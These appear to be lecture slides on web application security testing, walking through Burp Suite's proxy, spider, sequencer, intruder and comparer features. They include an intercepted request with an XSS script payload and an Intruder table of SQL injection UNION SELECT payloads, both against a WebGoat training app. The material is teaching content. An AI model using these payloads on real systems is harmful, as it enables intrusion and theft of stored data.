
- Semi-automated tools
  - Burp Suite (basic version free), OWASP ZAP, OWASP WebScarab, Wikto...
  - → Provide valuable assistance during manual web application testing

Burp Suite

- Commercial tool, but basic version is freely available
  - Currently the most versatile tool for web application security testing
- Works as a local web proxy → Has access to all requests and responses
- Burp Suite has many helpful features, including:
  - Recording all requests and responses
  - Intercepting and modifying requests and responses
  - Automatic spidering of a web application
  - Session ID randomness analysis
  - Automatically send many variations of a request (aka "fuzzing")
  - Automatically compare HTTP responses to identify different behaviour depending on submitted input
  - Passive and active scan for vulnerabilities (professional version only)

Burp Suite – Target Tab

- All communication is recorded and can be accessed at any time
  - Requests with parameters can easily be identified



Burp Suite – Proxy Tab

- HTTP requests/responses can be intercepted, manually or automatically modified, and forwarded to the server/browser
  - Allows e.g. to easily circumvent JavaScript filtering mechanisms in the browser or to use a captured session ID

Intercept | HTTP history | WebSockets history | Options

Request to http://ubuntu.dev:8080 [192.168.57.3]

Forward | Drop | Intercept is on | Action


Raw | Params | Headers | Hex


```
POST /WebGoat/attack?Screen=1085481604&menu=900 HTTP/1.1
Host: ubuntu.dev:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:28.0) Gecko/20100101 Firefox/28.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ubuntu.dev:8080/WebGoat/attack?Screen=1085481604&menu=900
Cookie: JSESSIONID=55B13A9F133809A5E2CA1DD79DD09607
Authorization: Basic YXR0YWNrZXI6YXR0YWNrZXI=
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 73

Username=%3Cscript%3Ealert%28%22XSS%22%29%3B%3C%2Fscript%3E&SUBMIT=Search
```

Burp Suite – Spider Tab

- Crawls a web site relative to a base URL to get all resources
  - Helpful to get, e.g. all possible resources in a web application that accept user input (requests/responses are also listed in the Target tab)






- Note: Automatic spidering does usually not find all resources and may have negative side effects
  - E.g. creating new users using the corresponding form
- Manual spidering should therefore also be used and especially in critical areas

Burp Suite – Sequencer Tab

- Performs an analysis of the randomness of the session ID used by a web application
  - Non-random session IDs could possibly be guessed by an attacker to perform session hijacking
  - Based on a previously recorded request/response that sets the session ID, Burp Suite collects several session IDs and analyses them



Burp Suite – Intruder Tab

- Allows (e.g.) to send many variations of a request (aka "fuzzing")
  - Observing the responses can provide hints at vulnerabilities
- Typical applications:
  - Password guessing by combining a list of usernames and passwords
  - Finding SQL injection vulnerabilities by submitting different SQL fragments

Results | Target | Positions | Payloads | Options

Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length
0		200			30590
1	Smith' UNION SELECT 1 FROM user_data WHERE "...	200			30790
2	Smith' UNION SELECT 1,2 FROM user_data WHERE...	200			30796
3	Smith' UNION SELECT 1,2,3 FROM user_data WHE...	200			30802
4	Smith' UNION SELECT 1,2,3,4 FROM user_data W...	200			30808
5	Smith' UNION SELECT 1,2,3,4,5 FROM user_data ...	200			30814
6	Smith' UNION SELECT 1,2,3,4,5,6 FROM user_dat...	200			30820
7	Smith' UNION SELECT 1,2,3,4,5,6,7 FROM user_d...	200			31547
8	Smith' UNION SELECT 1,2,3,4,5,6,7,8 FROM user_...	200			30832
9	Smith' UNION SELECT 1,2,3,4,5,6,7,8,9 FROM us...	200			30838
10	Smith' UNION SELECT 1,2,3,4,5,6,7,8,9,10 FROM...	200			30847
11	Smith' UNION SELECT 1,2,3,4,5,6,7,8,9,10,11 FR...	200			30856
12	Smith' UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12...	200			30865
13	Smith' UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12...	200			30874
14	Smith' UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12...	200			30883
15	Smith' UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12...	200			30892

Different values for a specific parameter

This one behaves differently → hints at a possible SQL injection vulnerability

Burp Suite – Comparer Tab

- Compares two responses
  - Often used after Intruder to analyse the results in more detail, e.g. to compare the original response with SQL injection attempts
  - Highlights the textual differences between two responses



Summary

- Web applications are attractive targets
  - Web applications grant access to potentially very valuable information (e.g. e-banking)
  - Web application vulnerabilities account for 60-80% of all reported vulnerabilities these days
- Correspondingly, they are frequently tested in the context of penetration tests
- There's a wide range of possible attacks: XSS, HTML Injection, SQL Injection, HTTP Response Splitting, CSRF (just to name a few)
- Skilled manual methods can uncover many of these vulnerabilities
  - Tool support (e.g. Burp Suite) is helpful in many situations